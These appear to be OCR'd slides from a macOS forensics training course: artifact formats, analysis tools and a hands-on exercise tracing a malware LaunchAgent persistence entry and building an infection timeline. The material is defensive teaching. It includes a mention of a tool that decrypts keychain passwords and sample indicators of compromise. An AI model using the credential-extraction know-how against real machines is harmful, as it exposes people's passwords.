        "bundle-identifier" => "com.apple.Safari"
```

Important file formats in macOS forensics (4/5)

- SQLite
  - Like plist, SQLite is used for the purpose of saving the settings of applications, history, etc.
  - The file is also used to save statistical data, URLs, blob of sent and received data, plist in the binary format, and so on.

Important file formats in macOS forensics (5/5)

- Example of an SQLite file (CFURL Cache)
  - CFURL Cache manages cache when accessing via HTTP or HTTPS with the NSURLRequest API.
    - Cache is managed for each application.
  - ~/Library/Caches/com.apple.osascript/cache.db

Application bundle ID

テーブル: cfurl_cache_response

カラムをフィルター

	entry_ID	version	hash_value	storage_policy	request_key	time_stamp	partition
	フィルター	フィル...	フィルター	フィルター	フィルター	フィルター	フィルター
1	1	0	-6082800930625395189	0	https://stackoverflow.com/	2020-11-09 01:58:45	NULL
2	2	0	1647889406	0	https://www.example.com/	2020-11-09 02:10:43	NULL
3	3	0	2145575174	0	https://raw.githubusercontent.com/its-a-feature/Orchard/master/Orchard.js	2021-02-02 06:58:03	NULL

3 Artifact analysis tools

Artifact analysis tools (1/3)

- I will introduce some typical artifact analysis tools used for macOS forensics.
- It is important that a tool that is maintained continuously be selected for analysis.

Artifact analysis tools (2/3)

- Example of comprehensive analysis tools
  - mac_apt
    - https://github.com/ydkhatri/mac_apt
    - Over 40 plugins.
    - Supports individual artifact files, and disk images acquired using commercial products.
    - Analysis can be performed without mounting a disk image.
    - Maintenance is active.
  - AutoMacTC
    - https://github.com/CrowdStrike/automactc
    - 26 plugins.
    - Maintenance is stagnant.
  - APOLLO
    - https://github.com/mac4n6/apollo
    - Analyzes databases that mainly records statistical information.
    - Maintenance is stagnant.

Artifact analysis tools (3/3)

- Example of individual analysis tools
  - DSStoreParser
    - https://github.com/mnrkbys/DSStoreParser/tree/fix_bug_non-ascii
    - Analyzes the “.DS_Store”, which corresponds to Windows $I30.
    - File names in the folders are recorded.
    - In .DS_Store of "Trash", the folder path before the file was deleted is also recorded.
  - Chainbreaker2
    - https://github.com/n0fate/chainbreaker
    - Analyzes Wi-Fi access points, application passwords, website accounts and passwords.
    - Encryption is performed at the file level separately from the filesystem and so the master key is required for decryption.
    - The file in which the master key is stored is protected by SIP.

4 Hands-on scenario and goal

Confirmation of data to be distributed

- Files included in the data to be distributed
  - mac_apt folder
    - mac_apt.db: Analysis results of mac_apt
    - UnifiedLogs.db: Parsed Unified Logs
    - APFS_Volumes_<GUID>.db: Parsed APFS metadata
  - json folder
    - Results of the tool used for dynamic analysis of malware
  - scripts folder
    - Trivial scripts used for analysis
  - exported_files folder
    - Suspicious files exported from the disk image

Hands-on scenario and goal (1/2)

- Scenario
  - A Mac device of a certain company was infected with malware.
    - User name: macforensics
  - Thanks to the prompt detection and response by the security operator, a disk image of the computer in question has already been acquired.
  - Analysis with KnockKnock has been completed.
  - Analysis of the disk image with mac_apt has also been completed.

Hands-on scenario and goal (2/2)

- Goal
  - Create a forensic timeline from the analysis results of mac_apt to estimate the malware behavior and the cause of infection.
- Precautions when carrying out hands-on activities
  - Always take notes on activities and timestamps found in the course of the investigation.
  - Example of notes on timelines

```
2021-12-24 23:00:13 [File Download] https://malware.example/download/FakeApp.dmg
2021-12-24 23:15:30 [Program Execution] /Volumes/Suspicious Volume/Suspicious App
```


Investigation policy

- Since malware often configures autorun, analyze persistence as a clue for the investigation.
- Investigate activities before and after the malware infection based on the timestamps in persistence files.
- When a sample is found, analyze the relationship with persistence.
  - If there is more than one suspicious sample, also analyze the relationship between them.
- Investigate the cause of malware infection.

Tools used for analysis (1/6)


- DB Browser for SQLite
  - https://sqlitebrowser.org/
  - The analysis results of mac_apt is stored in the SQLite database by default.
  - Unified Logs and APFS are also exported in the SQLite format.
  - Filtering can be done easily.
  - SQL queries can also be used.

Tools used for analysis (2/6)



	INFO_TYPE	Name	Data	Description	Source
	フィルター	フィルター	フィルター	フィルター	フィルター
1	SYSTEM	macOS Version	10.15.5	Catalina	/System/Library/CoreSe…/SystemVersion.plist
2	SYSTEM	macOS Build Version	19F101	Catalina	/System/Librar…
3	HARDWARE	Mac Serial Number	VM29tMJswTSV	Hardware Serial Number	/private/var/fo…
4	HARDWARE	Model	VMware7,1	Mac Hardware Model	/Library/Preferences/SystemConfiguration/preferences.plist
5	SYSTEM	ComputerName	macforensics's Mac		/Library/Preferences/SystemConfiguration/preferences.plist
6	SYSTEM	LocalHostName	macforensicss-Mac		/Library/Preferences/SystemConfiguration/preferences.plist
7	TIMEZONE	TimeZone Set	Asia/Tokyo	Timezone on machine	/private/etc/localtime
8	USER-LOGIN	lastUser	Restart	Last user (Login) Action	/Library/Preferences/com.apple.loginwindow.plist
9	USER-LOGIN	lastUserName	macforensics		/Library/Preferences/com.apple.loginwindow.plist
10	USER-LOGIN	UseVoiceOverLegacyMigrated	True	unknown	/Library/Preferences/com.apple.loginwindow.plist
11	USER-LOGIN	lastLoginPanic	2021-11-25 04:49:51.851463		/Library/Preferences/com.apple.loginwindow.plist
12	APFS	Information		Data below represents a combined SYSTEM & DATA volume	
13	APFS	Block Size (bytes)	4096	Container Block size	
14	APFS	Container Size	99.80 GB	Container size (SYSTEM + DATA)	
15	APFS	Volume Name	Macintosh HD,Macintosh HD - Data	Volume names (SYSTEM,DATA)	
16	APFS	Volume UUID	7E9E9130-5331-4F80-A8AB-96A9D1743B2B,...	Volume Unique Identifiers (SYSTEM,DATA)	
17	APFS	Size Used	17.43 GB	Space allocated (SYSTEM + DATA)	
18	APFS	Total Files	482385	Total number of files (SYSTEM + DATA)	
19	APFS	Total Folders	134609	Total number of directories/folders (SYSTEM + DATA)	
20	APFS	Total Symlinks	30749	Total number of symbolic links (SYSTEM + DATA)	
21	APFS	Total Snapshots	0	Total number of snapshots (DATA)	
22	APFS	Created Time	2019-10-25 06:56:34.183448	Created date and time (DATA)	
23	APFS	Updated Time	2021-11-25 04:49:58.657024	Last updated date and time (DATA)	

Tools used for analysis (3/6)



	INFO_TYPE	Name	Data	Description	Source
1	SYSTEM	macOS Version	10.15.5	Catalina	/System/Library/CoreServices/SystemVersion.plist
2	SYSTEM	macOS Build Version	19F101	Catalina	/System/Library/CoreServices/SystemVersion.plist
3	SYSTEM	ComputerName	macforensics's Mac		/Library/Preferences/SystemConfiguration/preferences.plist
4	SYSTEM	LocalHostName	macforensicss-Mac		/Library/Preferences/SystemConfiguration/preferences.plist

Tools used for analysis (4/6)

- jq
  - https://stedolan.github.io/jq/
  - jq allows JSON data to be formatted and filtered.
  - KnockKnock, ProcessMonitor, and FileMonitor output results in the JSON format.

Tools used for analysis (5/6)

- How to use jq (1)
  - Sample data

```
{
  "event" : "ES_EVENT_TYPE_NOTIFY_FORK",
  "process" : {"uid" : 501, "arguments" : [], "ppid" : 507, "ancestors" : [339,1], "rpid" : 0, "architecture" :
"Intel", "path" : "/bin/zsh", "name" : "zsh", "pid" : 735},
  "timestamp" : "2021-08-11 06:05:25 +0000"
}
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {"uid" : 501, "arguments" : ["sudo","./FileMonitor","-pretty"], "ppid" : 507, "ancestors" :
[339,1], "rpid" : 0, "architecture" : "Intel", "path" : "/usr/bin/sudo", "name" : "sudo", "pid" : 735},
  "timestamp" : "2021-08-11 06:05:25 +0000"
}
```

Tools used for analysis (6/6)

- How to use jq (2)
  - Filter entries with the path containing “sudo”

```
% jq '. | select(.process.path | contains("sudo"))' procmon_simple.json
{
  "event": "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process": {
    "uid": 501,
    "arguments": [
      "sudo",
      "./FileMonitor",
      "-pretty"
    ],
    "ppid": 507,
    "ancestors": [
      339,
      1
    ],
    "rpid": 0,
    "architecture": "Intel",
    "path": "/usr/bin/sudo",
    "name": "sudo",
    "pid": 735
  },
  "timestamp": "2021-08-11 06:05:25 +0000"
}
```

Entries not containing “sudo” are filtered.

```
'. | select(.process.path | contains("sudo") | not)'
```

Entries with PID=735 are filtered.

```
'. | select(.process.pid == 735)'
```

5

Exercise 1: Persistence investigation

Purpose of persistence investigation

- Most malware takes advantage of the OS autorun mechanism to execute themselves after a computer restart.
- There are limited options for setting up autorun.
  - Malware program files can be placed in any file path.
  - However, the types of autorun mechanisms are limited and easy to find.
- We will investigate the metadata (timestamps) of persistence files and autorun programs and create the initial timeline.

5.1 Artifacts in persistence files

Artifacts in persistence files (1/4)

- KnockKnock run results
  - More persistence files can be analyzed than using mac_apt.
    - KnockKnock operates only on the live system.
  - Status of detection by VirusTotal can be checked.
    - Samples not analyzed by VirusTotal can be submitted.
  - Signature verification of programs to be run can be performed.
  - Run results can be stored in the JSON format, which makes it easy to process in the script.

Artifacts in persistence files (2/4)

- Launch Daemon/Agents
  - Launch Daemon/Agents runs programs according to the setting file (plist) stored in a certain folder when the OS starts.
  - It is often used for malware.
  - The folder to save the file varies depending on the developer.
  - Apple
    - /System/Library/LaunchDaemons/
    - /System/Library/LaunchAgents/
  - Third-parties
    - /Library/LaunchDaemons/
    - /Library/LaunchAgents/
  - Users
    - ~/Library/LaunchAgents/

Artifacts in persistence files (3/4)

- Example Microsoft AutoUpdate setting
  - Microsoft AutoUpdate used for auto update of Microsoft Office, etc.

```
% plutil -p /Library/LaunchAgents/com.microsoft.update.agent.plist
{
  "Disabled" => 0
  "Label" => "com.microsoft.update.agent"
  "MachServices" => {
    "com.microsoft.update.xpc" => 1
  }
  "ProgramArguments" => [
    0 => "/Library/Application Support/Microsoft/MAU2.0/Microsoft
AutoUpdate.app/Contents/MacOS/Microsoft Update Assistant.app/Contents/MacOS/Microsoft Update Assistant"
    1 => "--launchByAgent"
  ]
  "RunAtLoad" => 1
  "StartInterval" => 7200
}
```

Program to be run automatically

Artifacts in persistence files (4/4)

- Login Items
  - Executes the programs when the user logs in.
  - It is often used for malware.
  - macOS 10.12 or earlier
    - ~/Library/Preferences/com.apple.loginitems.plist
  - macOS 10.13 or later
    - ~/Library/Application Support/com.apple.backgroundtaskmanagementagent/backgrounditems.btm

Artifacts in file metadata (1/4)

- Spotlight
  - Spotlight is a macOS search system.
  - It stores the following metadata.
    - Applications run via Spotlight and searched words
    - File MACB timestamps (separately managed from those managed by the filesystem)
    - Timestamps of the last time when files were used
    - History of dates when files were used
    - URLs from which files were downloaded
    - Timestamps of file downloads
    - User-specific information held by Safari, Notes, Maps, Mail, and other applications

Spotlight database (1)


OS version	File path	Remarks
<=macOS 10.14	/.Spotlight-V100/Store-V2/*/store.db	Both system and user data are contained.
	/.Spotlight-V100/Store-V2/*/.store.db	
>=macOS 10.15	/System/Volumes/Data/private/var/db/Spotlight-V100/BootVolume/Store-V2/*/store.db	For the separated system volume in macOS 10.15 or later.
	/System/Volumes/Data/private/var/db/Spotlight-V100/BootVolume/Store-V2/*/.store.db	

Spotlight database (2)

OS version	File path	Remarks
>=macOS 10.13	/Users/*/Library/Metadata/CoreSpotlight/index.spotlightV3/store.db	Created for each user. Used also in macOS 10.14 or later.
	/Users/*/Library/Metadata/CoreSpotlight/index.spotlightV3/.store.db	
>=macOS 10.15	/System/Volumes/Data/.Spotlight-V100/Store-V2/*/store.db	For the separated data volume in macOS 10.15 or later.
	/System/Volumes/Data/.Spotlight-V100/Store-V2/*/.store.db	

Artifacts in file metadata (4/4)

- Apple File System (APFS)
  - New filesystem adopted in macOS 10.13.



	OID	XID	CNID	Parent_CNID	Extent_CNID	Name	Created	Modified	Changed	Accessed	Flags	Links_or_Children
	フィル...	フィ...	フィルター	フィルター	フィルター	フィルター	フィルター	フィルター	フィルター	フィルター	フィル...	フィルター
1	1033	7155	2	1	2	root	1569788609000000000	1628152546189778497	1628152546189778497	1628151927409368436	32832	20
2	1033	7155	3	1	3	private-dir	1571986594183672000	1642565838069716576	1642565838069716576	1571986594183672000	32768	33
3	58987	7155	19	2	19	.HFS+ Private Directory Data	1219441716000000000	1219441716000000000	1219441716000000000	1219441716000000000	33024	0
4	58987	7155	20	2	20	.Trashes	1219441719000000000	1219868232000000000	1219868232000000000	1219441719000000000	33024	0
5	58987	7155	21	2	21	.fseventsd	1219441719000000000	1642565837902089925	1642565837902089925	1642565491253027280	32768	65
6	57548	7151	27	2	27	.VolumeIcon.icns	1219868207000000000	1219868207000000000	1219868207000000000	1628152720972464059	33024	1
7	44256	6258	12884901889	2	12884901889	sw	1566685244000000000	1566685244000000000	1571987333358310843	1571987333357972045	32768	0
8	44256	6258	12884901890	2	12884901890	home	1566685244000000000	1566685244000000000	1642565427680097144	1571987333358383155	32768	0
9	44256	6258	12884902221	2	12884902221	.installer-compatibility	1569639947000000000	1569639947000000000	1628152345183556514	1571987333505392275	32768	1
10	44256	6258	12884902222	2	12884902222	.TempReceipt.bom	1571987323659111977	1571987332904443741	1571987333507129092	1571987333505697491	32768	1
11	44256	6258	12884902232	12884952319	12884902232	SafariLaunchAgent.8	1569640388000000000	1569640388000000000	1628152365349629824	1571987333511656536	32768	1
12	44256	6258	12884902233	12884952319	12884902233	SafariNotificationAgent.8	1569640389000000000	1569640389000000000	1628152364855404495	1571987333512121575	32768	1
13	44256	6258	12884902234	12884952319	12884902234	SafariBookmarksSyncAgent.8	1569641769000000000	1569641769000000000	1628152365072663519	1571987333512443469	32768	1
14	44256	6258	12884902235	12884952319	12884902235	webinspectord.8	1569636910000000000	1569636910000000000	1628152365530932092	1571987333512826854	32768	1
15	44256	6258	12884902236	12884952319	12884902236	SafariHistoryServiceAgent.8	1569640391000000000	1569640391000000000	1628152365236281177	1571987333513267196	32768	1
16	44256	6258	12884902237	12884952319	12884902237	SafariCloudHistoryPushAgent.8	1569639933000000000	1569639933000000000	1628152365803497486	1571987333513614504	32768	1
17	41663	7040	12884902238	12884952319	12884902238	SafariPluginUpdateNotifier.8	1569640393000000000	1569640393000000000	1628152364590198480	1571987333513946158	32768	1

5.2 Hands-on: Persistence investigation

Persistence investigation

- Items to be investigated
  - KnockKnock run results
  - mac_apt.db: AutoStart table
  - Metadata of persistence files
    - Auto run programs are also to be investigated.
    - mac_apt.db: SpotlightDataView
    - APFS_Volumes_xxxx.db: Combined_Inodes

Hands-On

Investigation of KnockKnock run results

- KnockKnock run results
  - json/kkResults.txt
- Display the JSON data after formatting it with jq.

```
% jq '.' ./json/kkResults.txt
```

- Search for suspicious entries.
  - Entries for which a normal program is specified.
    - signatureStatus = 0
    - VT detection = 0
    - Entries not with the status above are suspicious.
- Consider using the jq filter if you are familiar with jq.

Hands-On

mac_apt.db: AutoStart

- Open mac_apt.db from DB Browser for SQLite.
- Select the AutoStart table on the Browse Data tab.
- As a point of view of initial investigation, we assume persistence is set using the user privileges.
  - The range of settings that can be configured using the root privilege contains too many items to be investigated.
- Filtering conditions
  - User = macforensics
- Confirm if the results are the same as the KnockKnock run results.

Hands-On

Investigation of metadata in persistence files (1/2)

- Investigate the date of creation of persistence files and specified program files.
  - It can be presumed that they are close to the date of malware infection.
- Database and table in which file metadata is stored.
  - mac_apt.db
    - SpotlightDataView-1-store
    - SpotlightDataView-1-.store-DIFF
      - Only differences with SpotlightDataView-1-store are recorded.
      - Both of the tables need to be checked during investigation.
  - APFS_Volumes_xxxx.db
    - Combined_Inodes
    - APFS timestamps
      - Recorded as UTC timestamps in nano seconds (began on Jan. 1, 1970).
      - Conversion script: scripts/nsec_conv.py

Hands-On

Investigation of metadata in persistence files (2/2)

- Filtering conditions
  - mac_apt.db: SpotlightDataView
    - FullPath = Persistence file or auto run program
    - _kMDItemCreationDate: Date of file creation
  - APFS_Volumes_xxxx.db: Combined_Inodes
    - Name = Persistence file or auto run program
    - Created: Date and time of file creation

Solutions to Exercise 1

Investigation of KnockKnock run results (1/3)

- KnockKnock run results
  - json/kkResults.txt
- Suspicious entries

```
% jq '.' ./json/kkResults.txt | less
(snip)
 {
     "name": ".mina",
     "path": "/Users/macforensics/Library/.mina",
     "plist": "/Users/macforensics/Library/LaunchAgents/com.aex-loop.agent.plist",
     "hashes": {
       "md5": "F05437D510287448325BAC98A1378DE1",
       "sha1": "FA3DEB60B8A2EAA29A7DCCF14BEE6ADAE81F442F"
     },
     "signature(s)": {
       "signatureStatus": -67062
     },
     "VT detection": "37/75"
    }
(snip)
```

jq query that filters items that are not signatureStatus = 0.

```
% jq '."Launch Items"[] | select(."signature(s)".signatureStatus != 0)' json/kkResults.txt
```

Investigation of KnockKnock run results (2/3)

- Characteristics of suspicious entries
  - signatureStatus is not 0.
  - VT detection is not 0 either.
- Script to extract suspicious entries
  - scripts/kkfilter.sh

```
#!/bin/zsh
s1="."
s2="[]"

while read line; do
    echo "---------- $line ----------"
    s0=$s1$line$s2
    jq "$s0 | select((.¥"signature(s)¥".signatureStatus != 0) or ¥
                        (.¥"VT detection¥" | startswith(¥"0/¥") | not))" $1
done < <(jq '. | keys[]' $1)
```

Investigation of KnockKnock run results (3/3)

- Script run results

```
% zsh scripts/kkfilter.sh json/kkResults.txt
---------- "Authorization Plugins" ----------
---------- "Browser Extensions" ----------
---------- "Cron Jobs" ----------
---------- "Dir. Services Plugins" ----------
---------- "Event Rules" ----------
---------- "Extensions and Widgets" ----------
           "Kernel Extensions"
---------- "Launch Items" ----------
{
  "name": ".mina",
  "path": "/Users/macforensics/Library/.mina",
  "plist": "/Users/macforensics/Library/LaunchAgents/com.aex-loop.agent.plist",
  "hashes": {
    "md5": "F05437D510287448325BAC98A1378DE1",
    "sha1": "FA3DEB60B8A2EAA29A7DCCF14BEE6ADAE81F442F"
  },
  "signature(s)": {
    "signatureStatus": -67062
  },
  "VT detection": "37/75"
}
---------- "Library Inserts" ----------
---------- "Library Proxies" ----------
---------- "Login Items" ----------
---------- "Login/Logout Hooks" ----------
---------- "Periodic Scripts" ----------
---------- "Quicklook Plugins" ----------
---------- "Spotlight Importers" ----------
---------- "Startup Scripts" ----------
---------- "System Extensions" ----------
```

Only one suspicious entry

Information on the suspicious entry

- Setting file path
  - /Users/macforensics/Library/LaunchAgents/com.aex-loop.agent.plist
- Program path
  - /Users/macforensics/Library/.mina
- It is very suspicious that a hidden file directly under the user's Library folder is specified.

Mac_apt.db: Investigation of the AutoStart table

- Filtering conditions
  - Filter based on the KnockKnock detection results.
  - Type = Agents
  - User = macforensics

Table: AutoStart

	Type	Name	User	StartupType	Disabled	AppPath	Source
	Agents	Filter	macforensics	Filter	Filter	Filter	Filter
1	Agents	agent	macforensics	Run at Login		/Users/macforensics/Library/.mina	/Users/macforensics/Library/LaunchAgents/com.aex-loop.agent.plist

Investigation of LaunchAgent plist (1/4)

- mac_apt.db: SpotlightDataView
  - Creation date and time of com.aex-loop.agent.plist
    - 2021-11-25 04:41:45.406457 (UTC)

Table: SpotlightDataView-1-.store-DIFF

	nment	_kMDItemContentChangeDate	_kMDItemCreationDate	kMDItemContentCreationDate	kMDItemContentModificationDate
		Filter	Filter	Filter	Filter
1		2021-11-25 04:41:45.406531	2021-11-25 04:41:45.406457	2021-11-25 04:41:45.406457	2021-11-25 04:41:45.406531

Investigation of LaunchAgent plist (2/4)

- mac_apt.db: SpotlightDataView
  - Creation date and time of .mina
    - No entry exists.

Table: SpotlightDataView-1-.store-DIFF

ID	Flags	Date_Updated	FullPath	kMDItemContentTypeTree
Filter	Filter	Filter	.mina	Filter

Investigation of LaunchAgent plist (3/4)

- APFS_Volumes_xxxx.db: Combined_Inodes
  - The timestamp is not formatted.

Table: Combined_Inodes

	OID	XID	CNID	Parent_CNID	Extent_CNID	Name	Created	Modified	Changed	Accessed
	Filter	Filter	Filter	Filter	Filter	.mina	Filter	Filter	Filter	Filter
1	71186	8017	12885154804	12884929035	12885154804	.mina	1637815305360051337	1637815305360719093	1637815305363402760	1637815305405571360

Investigation of LaunchAgent plist (4/4)

- APFS timestamp conversion script

```
#!/usr/bin/env python3
import sys
import datetime

if len(sys.argv) != 2:
    sys.exit('need argument')

timestamp = int(sys.argv[1])
dt = datetime.datetime(1970, 1, 1) + datetime.timedelta(microseconds=timestamp/1000)
print(dt.strftime('%Y-%m-%d %H:%M:%S.%f'))
```

- Creation date and time of .mina

```
% python3 scripts/nsec_conv.py 1637815305360051337
2021-11-25 04:41:45.360051
```

Timelines up to this point

Timestamp (UTC)	Activity
2021-11-25 04:41:45.360051	/User/macforensics/Library/.mina was created.
2021-11-25 04:41:45.406457	/Users/macforensics/Library/LaunchAgents/com.aex-loop.agent.plist was created.

6

Exercise 2:
Analysis of activities before and after the creation of persistence

Purpose of investigating activities before and after the creation of persistence

- Check related programs, etc. based on activities occurred before and after the creation date and time of com.aex-loop.agent.plist and .mina.
- Activity examples:
  - Running programs
  - Mounting volumes
  - Downloading files

6.1 Artifacts of activities

